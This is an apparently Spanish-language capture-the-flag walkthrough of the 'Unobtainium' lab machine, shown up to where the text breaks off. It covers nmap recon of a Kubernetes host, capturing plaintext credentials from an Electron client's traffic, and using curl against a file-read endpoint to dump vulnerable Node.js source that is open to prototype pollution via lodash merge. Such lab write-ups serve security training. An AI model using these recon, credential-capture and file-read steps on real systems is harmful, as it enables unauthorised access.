
Box Info
| Name | Unobtainium |
|---|---|
| Release Date | 10 Apr, 2021 |
| OS | Linux |
| Rated Difficulty | Hard |
ping -c 3 10.10.10.235PING 10.10.10.235 (10.10.10.235) 56(84) bytes of data.64 bytes from 10.10.10.235: icmp_seq=1 ttl=63 time=131 ms64 bytes from 10.10.10.235: icmp_seq=2 ttl=63 time=131 ms64 bytes from 10.10.10.235: icmp_seq=3 ttl=63 time=131 msRecon
sudo nmap -p- --open --min-rate 5000 -n -vv -Pn 10.10.10.235 -oG allPorts## Nmap 7.95 scan initiated Sun Jul 13 09:45:32 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p 22,80,8443,10250,10251,31337 -oN targeted 10.10.10.235Nmap scan report for unobtainium.htb (10.10.10.235)Host is up (0.18s latency).
PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)| 256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)|_ 256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)80/tcp open http Apache httpd 2.4.41 ((Ubuntu))|_http-server-header: Apache/2.4.41 (Ubuntu)|_http-title: Unobtainium8443/tcp open ssl/http Golang net/http server| ssl-cert: Subject: commonName=k3s/organizationName=k3s| Subject Alternative Name: DNS:kubernetes, DNS:kubernetes.default, DNS:kubernetes.default.svc, DNS:kubernetes.default.svc.cluster.local, DNS:localhost, DNS:unobtainium, IP Address:10.10.10.235, IP Address:10.43.0.1, IP Address:127.0.0.1| Not valid before: 2022-08-29T09:26:11|_Not valid after: 2026-07-13T13:05:46| http-auth:| HTTP/1.1 401 Unauthorized\x0D|_ Server returned status 401 but no WWW-Authenticate header.|_http-title: Site doesn't have a title (application/json).| fingerprint-strings:| FourOhFourRequest:| HTTP/1.0 401 Unauthorized| Audit-Id: f81ec78b-7dd8-427c-a9be-312c71209ab8| Cache-Control: no-cache, private| Content-Type: application/json| Date: Sun, 13 Jul 2025 13:45:47 GMT| Content-Length: 129| {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"Unauthorized","reason":"Unauthorized","code":401}| GenericLines, Help, LPDString, RTSPRequest, SSLSessionReq:| HTTP/1.1 400 Bad Request| Content-Type: text/plain; charset=utf-8| Connection: close| Request| GetRequest:| HTTP/1.0 401 Unauthorized| Audit-Id: 1e4248ca-e27f-4cc0-a53c-688ef7ba115f| Cache-Control: no-cache, private| Content-Type: application/json| Date: Sun, 13 Jul 2025 13:45:46 GMT| Content-Length: 129| {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"Unauthorized","reason":"Unauthorized","code":401}| HTTPOptions:| HTTP/1.0 401 Unauthorized| Audit-Id: af85cfb6-fedc-4e10-8884-3b9e972a5b3e| Cache-Control: no-cache, private| Content-Type: application/json| Date: Sun, 13 Jul 2025 13:45:47 GMT| Content-Length: 129|_ {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"Unauthorized","reason":"Unauthorized","code":401}10250/tcp open ssl/http Golang net/http server (Go-IPFS json-rpc or InfluxDB API)|_http-title: Site doesn't have a title (text/plain; charset=utf-8).| ssl-cert: Subject: commonName=unobtainium| Subject Alternative Name: DNS:unobtainium, DNS:localhost, IP Address:127.0.0.1, IP Address:10.10.10.235| Not valid before: 2022-08-29T09:26:11|_Not valid after: 2026-07-13T13:05:4610251/tcp open http Golang net/http server|_http-title: Site doesn't have a title (text/plain; charset=utf-8).| fingerprint-strings:| FourOhFourRequest:| HTTP/1.0 404 Not Found| Cache-Control: no-cache, private| Content-Type: text/plain; charset=utf-8| X-Content-Type-Options: nosniff| Date: Sun, 13 Jul 2025 13:45:57 GMT| Content-Length: 19| page not found| GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:| HTTP/1.1 400 Bad Request| Content-Type: text/plain; charset=utf-8| Connection: close| Request| GetRequest, HTTPOptions:| HTTP/1.0 404 Not Found| Cache-Control: no-cache, private| Content-Type: text/plain; charset=utf-8| X-Content-Type-Options: nosniff| Date: Sun, 13 Jul 2025 13:45:40 GMT| Content-Length: 19| page not found| OfficeScan:| HTTP/1.1 400 Bad Request: missing required Host header| Content-Type: text/plain; charset=utf-8| Connection: close|_ Request: missing required Host header31337/tcp open http Node.js Express framework|_http-title: Site doesn't have a title (application/json; charset=utf-8).| http-methods:|_ Potentially risky methods: PUT DELETE2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============SF-Port8443-TCP:V=7.95%T=SSL%I=7%D=7/13%Time=6873B88A%P=x86_64-pc-linux-gnSF:u%r(GetRequest,14A,"HTTP/1\.0\x20401\x20Unauthorized\r\nAudit-Id:\x201eSF:4248ca-e27f-4cc0-a53c-688ef7ba115f\r\nCache-Control:\x20no-cache,\x20prSF:ivate\r\nContent-Type:\x20application/json\r\nDate:\x20Sun,\x2013\x20JuSF:l\x202025\x2013:45:46\x20GMT\r\nContent-Length:\x20129\r\n\r\n{\"kind\"SF::\"Status\",\"apiVersion\":\"v1\",\"metadata\":{},\"status\":\"Failure\SF:",\"message\":\"Unauthorized\",\"reason\":\"Unauthorized\",\"code\":401SF:}\n")%r(HTTPOptions,14A,"HTTP/1\.0\x20401\x20Unauthorized\r\nAudit-Id:\SF:x20af85cfb6-fedc-4e10-8884-3b9e972a5b3e\r\nCache-Control:\x20no-cache,\SF:x20private\r\nContent-Type:\x20application/json\r\nDate:\x20Sun,\x2013\SF:x20Jul\x202025\x2013:45:47\x20GMT\r\nContent-Length:\x20129\r\n\r\n{\"kSF:ind\":\"Status\",\"apiVersion\":\"v1\",\"metadata\":{},\"status\":\"FaiSF:lure\",\"message\":\"Unauthorized\",\"reason\":\"Unauthorized\",\"code\SF:":401}\n")%r(FourOhFourRequest,14A,"HTTP/1\.0\x20401\x20Unauthorized\r\SF:nAudit-Id:\x20f81ec78b-7dd8-427c-a9be-312c71209ab8\r\nCache-Control:\x2SF:0no-cache,\x20private\r\nContent-Type:\x20application/json\r\nDate:\x20SF:Sun,\x2013\x20Jul\x202025\x2013:45:47\x20GMT\r\nContent-Length:\x20129\SF:r\n\r\n{\"kind\":\"Status\",\"apiVersion\":\"v1\",\"metadata\":{},\"staSF:tus\":\"Failure\",\"message\":\"Unauthorized\",\"reason\":\"UnauthorizeSF:d\",\"code\":401}\n")%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20ReqSF:uest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x2SF:0close\r\n\r\n400\x20Bad\x20Request")%r(RTSPRequest,67,"HTTP/1\.1\x2040SF:0\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\SF:nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Help,67,"HTTP/1\SF:.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=SF:utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(SSLSessiSF:onReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/pSF:lain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20ReqSF:uest")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-TySF:pe:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\SF:x20Bad\x20Request");==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============SF-Port10251-TCP:V=7.95%I=7%D=7/13%Time=6873B883%P=x86_64-pc-linux-gnu%r(GSF:enericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20SF:text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\SF:x20Request")%r(GetRequest,D2,"HTTP/1\.0\x20404\x20Not\x20Found\r\nCacheSF:-Control:\x20no-cache,\x20private\r\nContent-Type:\x20text/plain;\x20chSF:arset=utf-8\r\nX-Content-Type-Options:\x20nosniff\r\nDate:\x20Sun,\x201SF:3\x20Jul\x202025\x2013:45:40\x20GMT\r\nContent-Length:\x2019\r\n\r\n404SF:\x20page\x20not\x20found\n")%r(HTTPOptions,D2,"HTTP/1\.0\x20404\x20Not\SF:x20Found\r\nCache-Control:\x20no-cache,\x20private\r\nContent-Type:\x20SF:text/plain;\x20charset=utf-8\r\nX-Content-Type-Options:\x20nosniff\r\nDSF:ate:\x20Sun,\x2013\x20Jul\x202025\x2013:45:40\x20GMT\r\nContent-Length:SF:\x2019\r\n\r\n404\x20page\x20not\x20found\n")%r(RTSPRequest,67,"HTTP/1\SF:.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=SF:utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Help,67,SF:"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20SF:charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(SF:SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\xSF:20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20BaSF:d\x20Request")%r(FourOhFourRequest,D2,"HTTP/1\.0\x20404\x20Not\x20FoundSF:\r\nCache-Control:\x20no-cache,\x20private\r\nContent-Type:\x20text/plaSF:in;\x20charset=utf-8\r\nX-Content-Type-Options:\x20nosniff\r\nDate:\x20SF:Sun,\x2013\x20Jul\x202025\x2013:45:57\x20GMT\r\nContent-Length:\x2019\rSF:\n\r\n404\x20page\x20not\x20found\n")%r(LPDString,67,"HTTP/1\.1\x20400\SF:x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nCSF:onnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(SIPOptions,67,"HTTSF:P/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charSF:set=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(SockSF:s5,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plaiSF:n;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20RequesSF:t")%r(OfficeScan,A3,"HTTP/1\.1\x20400\x20Bad\x20Request:\x20missing\x20SF:required\x20Host\x20header\r\nContent-Type:\x20text/plain;\x20charset=uSF:tf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request:\x20missing\xSF:20required\x20Host\x20header");Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sun Jul 13 09:46:25 2025 -- 1 IP address (1 host up) scanned in 53.09 secondsHay varios certificados TLS que muestran nombres DNS de unobtainium e incluso se muestran nombres DNS como kubernetes. Agregaré tanto unobtainiuma unobtainium.htbmi archivo local /etc/hosts.
echo "10.10.10.235 unobtainium.htb unobtainium" | sudo tee -a /etc/hostsLos certificados que se muestran para el puerto 8443 estan relacionados con kubernetes. Aunque el propio nmap ya lo menciona, ya puedo intuir que hay una API de Kubernetes.
HTTPS - Web

Con Ctrl + u podemos ver el codigo fuente
<!-- Header --> <header id="header"> <div class="content"> <h1><a href="#">Unobtainium</a></h1> <p>Simple, responsive, high availability, multi-platform<br /> chat application by <a href="/downloads/checksums.txt">Unobtainium</a></p> <ul class="actions"> <li><a href="/downloads/unobtainium_debian.zip" class="button primary icon solid fa-download">Download deb</a></li> <li><a href="/downloads/unobtainium_redhat.zip" class="button primary icon solid fa-download">Download rpm</a></li> <li><a href="/downloads/unobtainium_snap.zip" class="button primary icon solid fa-download">Download snap</a></li> </ul> </div> </header>Podemos ver archivos para descargar, que son los 3 enlaces que aparecen al entrar a la pagina web.
unzip unobtainium_debian.zip
tree -L 3.├── opt│ └── unobtainium│ ├── chrome_100_percent.pak│ ├── chrome_200_percent.pak│ ├── chrome-sandbox│ ├── icudtl.dat│ ├── libEGL.so│ ├── libffmpeg.so│ ├── libGLESv2.so│ ├── libvk_swiftshader.so│ ├── libvulkan.so│ ├── LICENSE.electron.txt│ ├── LICENSES.chromium.html│ ├── locales│ ├── resources│ ├── resources.pak│ ├── snapshot_blob.bin│ ├── swiftshader│ ├── unobtainium│ ├── v8_context_snapshot.bin│ └── vk_swiftshader_icd.json└── usr └── share ├── applications ├── doc └── iconsfind . -executable../usr./usr/share./usr/share/doc./usr/share/doc/unobtainium./usr/share/applications./usr/share/icons./usr/share/icons/hicolor./usr/share/icons/hicolor/128x128./usr/share/icons/hicolor/128x128/apps./usr/share/icons/hicolor/16x16./usr/share/icons/hicolor/16x16/apps./usr/share/icons/hicolor/32x32./usr/share/icons/hicolor/32x32/apps./usr/share/icons/hicolor/256x256./usr/share/icons/hicolor/256x256/apps./usr/share/icons/hicolor/64x64./usr/share/icons/hicolor/64x64/apps./usr/share/icons/hicolor/48x48./usr/share/icons/hicolor/48x48/apps./opt./opt/unobtainium./opt/unobtainium/swiftshader./opt/unobtainium/swiftshader/libGLESv2.so./opt/unobtainium/swiftshader/libEGL.so./opt/unobtainium/libGLESv2.so./opt/unobtainium/libvk_swiftshader.so./opt/unobtainium/locales./opt/unobtainium/resources./opt/unobtainium/libEGL.so./opt/unobtainium/unobtainium./opt/unobtainium/chrome-sandbox./opt/unobtainium/libvulkan.so./opt/unobtainium/libffmpeg.so./opt/unobtainium
./unobtainium &> /dev/null & disown
WireShark
wireshark 2>/dev/null & disownInterceptaremos todo el trafico de la interfaz tun0, despues volvemos al unobtainium y recargamos el dashboard.

Vemos que se hace una peticion a la ip de unobtainium por el puerto 31337, si ingresamos a la web

Vemos un formato en JSON con un username. Vamos a interceptar las demas secciones del binario unobtainium para ver que podemos encontrar.
Se esta enviando una peticion por POST, si damos follow -> TCP Stream, podemos ver mas informacion sobre la peticion.

Podemos ver que se estan enviando credenciales en texto plano. Bueno parece ser que la peticion intenta ver el archivo todo.txt por esta razon es que al autenticarse las credenciales viajan en texto plano.
GET / HTTP/1.1Host: unobtainium.htb:31337Connection: keep-aliveAccept: */*User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) unobtainium/1.0.0 Chrome/87.0.4280.141 Electron/11.2.0 Safari/537.36Accept-Encoding: gzip, deflateAccept-Language: en-US
HTTP/1.1 200 OKX-Powered-By: ExpressContent-Type: application/json; charset=utf-8Content-Length: 2ETag: W/"2-l9Fw4VUO7kr8CvBlt4zaMCqXZ0w"Date: Sun, 13 Jul 2025 15:44:10 GMTConnection: keep-aliveKeep-Alive: timeout=5
[]POST /todo HTTP/1.1Host: unobtainium.htb:31337Connection: keep-aliveContent-Length: 73Accept: application/json, text/javascript, */*; q=0.01User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) unobtainium/1.0.0 Chrome/87.0.4280.141 Electron/11.2.0 Safari/537.36Content-Type: application/jsonAccept-Encoding: gzip, deflateAccept-Language: en-US
{"auth":{"name":"felamos","password":"Winter2021"},"filename":"todo.txt"}HTTP/1.1 200 OKX-Powered-By: ExpressContent-Type: application/json; charset=utf-8Content-Length: 293ETag: W/"125-tNs2+nU0UiQGmLreBy4Pj891aVA"Date: Sun, 13 Jul 2025 15:44:12 GMTConnection: keep-aliveKeep-Alive: timeout=5
{"ok":true,"content":"1. Create administrator zone.\n2. Update node JS API Server.\n3. Add Login functionality.\n4. Complete Get Messages feature.\n5. Complete ToDo feature.\n6. Implement Google Cloud Storage function: https://cloud.google.com/storage/docs/json_api/v1\n7. Improve security\n"}felamos:Winter2021Lo mismo podriamos obtener con curl, incluso podria ser que tengamos una via para hacer un Path Traversal en el campo “filename”.
curl -s -X POST "http://unobtainium.htb:31337/todo" -d '{"auth":{"name":"felamos","password":"Winter2021"},"filename":"todo.txt"}' -H "Content-Type: application/json" | jq{{ "ok": true, "content": "1. Create administrator zone.\n2. Update node JS API Server.\n3. Add Login functionality.\n4. Complete Get Messages feature.\n5. Complete ToDo feature.\n6. Implement Google Cloud Storage function: https://cloud.google.com/storage/docs/json_api/v1\n7. Improve security\n"}Podriamos intentar con archivos comunes de .js, porque el puerto 31337 es un servicio de node js framework.
curl -s -X POST "http://unobtainium.htb:31337/todo" -d '{"auth":{"name":"felamos","password":"Winter2021"},"filename":"index.js"}' -H "Content-Type: application/json" | jq{ "ok": true, "content": "var root = require(\"google-cloudstorage-commands\");\nconst express = require('express');\nconst { exec } = require(\"child_process\");\nconst bodyParser = require('body-parser');\nconst _ = require('lodash');\nconst app = express();\nvar fs = require('fs');\n\nconst users = [\n {name: 'felamos', password: 'Winter2021'},\n {name: 'admin', password: Math.random().toString(32), canDelete: true, canUpload: true},\n];\n\nlet messages = [];\nlet lastId = 1;\n\nfunction findUser(auth) {\n return users.find((u) =>\n u.name === auth.name &&\n u.password === auth.password);\n}\n\napp.use(bodyParser.json());\n\napp.get('/', (req, res) => {\n res.send(messages);\n});\n\napp.put('/', (req, res) => {\n const user = findUser(req.body.auth || {});\n\n if (!user) {\n res.status(403).send({ok: false, error: 'Access denied'});\n return;\n }\n\n const message = {\n icon: '__',\n };\n\n _.merge(message, req.body.message, {\n id: lastId++,\n timestamp: Date.now(),\n userName: user.name,\n });\n\n messages.push(message);\n res.send({ok: true});\n});\n\napp.delete('/', (req, res) => {\n const user = findUser(req.body.auth || {});\n\n if (!user || !user.canDelete) {\n res.status(403).send({ok: false, error: 'Access denied'});\n return;\n }\n\n messages = messages.filter((m) => m.id !== req.body.messageId);\n res.send({ok: true});\n});\napp.post('/upload', (req, res) => {\n const user = findUser(req.body.auth || {});\n if (!user || !user.canUpload) {\n res.status(403).send({ok: false, error: 'Access denied'});\n return;\n }\n\n\n filename = req.body.filename;\n root.upload(\"./\",filename, true);\n res.send({ok: true, Uploaded_File: filename});\n});\n\napp.post('/todo', (req, res) => {\n const user = findUser(req.body.auth || {});\n if (!user) {\n res.status(403).send({ok: false, error: 'Access denied'});\n return;\n }\n\n filename = req.body.filename;\n testFolder = \"/usr/src/app\";\n fs.readdirSync(testFolder).forEach(file => {\n if (file.indexOf(filename) > -1) {\n var buffer = fs.readFileSync(filename).toString();\n res.send({ok: true, content: buffer});\n }\n });\n});\n\napp.listen(3000);\nconsole.log('Listening on port 3000...');\n"}Guardamos en nvim y le damos un tratamiendo para leerlo mejor.
%s/\\n/\r/g%s/\\t/\t/g%s/\\"/\"/gProtoType Pollution in Node js
ProtoType Pollution es una vulnerabilidad de JavaScript que permite a un atacante agregar propiedades arbitrarias a los prototipos de objetos globales, que luego pueden ser heredados por objetos definidos por el usuario. Por ejemplo yo podria
"content": "var root = require("google-cloudstorage-commands");const express = require('express');const { exec } = require("child_process");const bodyParser = require('body-parser');const _ = require('lodash');const app = express();var fs = require('fs');
const users = [ {name: 'felamos', password: 'Winter2021'}, {name: 'admin', password: Math.random().toString(32), canDelete: true, canUpload: true},];
let messages = [];let lastId = 1;
function findUser(auth) { return users.find((u) => u.name === auth.name && u.password === auth.password);}
app.use(bodyParser.json());
app.get('/', (req, res) => { res.send(messages);});
app.put('/', (req, res) => { const user = findUser(req.body.auth || {});
if (!user) { res.status(403).send({ok: false, error: 'Access denied'}); return; }
const message = { icon: '__', };
_.merge(message, req.body.message, { id: lastId++, timestamp: Date.now(), userName: user.name, });
messages.push(message); res.send({ok: true});});
app.delete('/', (req, res) => { const user = findUser(req.body.auth || {});
if (!user || !user.canDelete) { res.status(403).send({ok: false, error: 'Access denied'}); return; }
messages = messages.filter((m) => m.id !== req.body.messageId); res.send({ok: true});});app.post('/upload', (req, res) => { const user = findUser(req.body.auth || {}); if (!user || !user.canUpload) { res.status(403).send({ok: false, error: 'Access denied'}); return; }
filename = req.body.filename; root.upload("./",filename, true); res.send({ok: true, Uploaded_File: filename});});
app.post('/todo', (req, res) => { const user = findUser(req.body.auth || {}); if (!user) { res.status(403).send({ok: false, error: 'Access denied'}); return; }
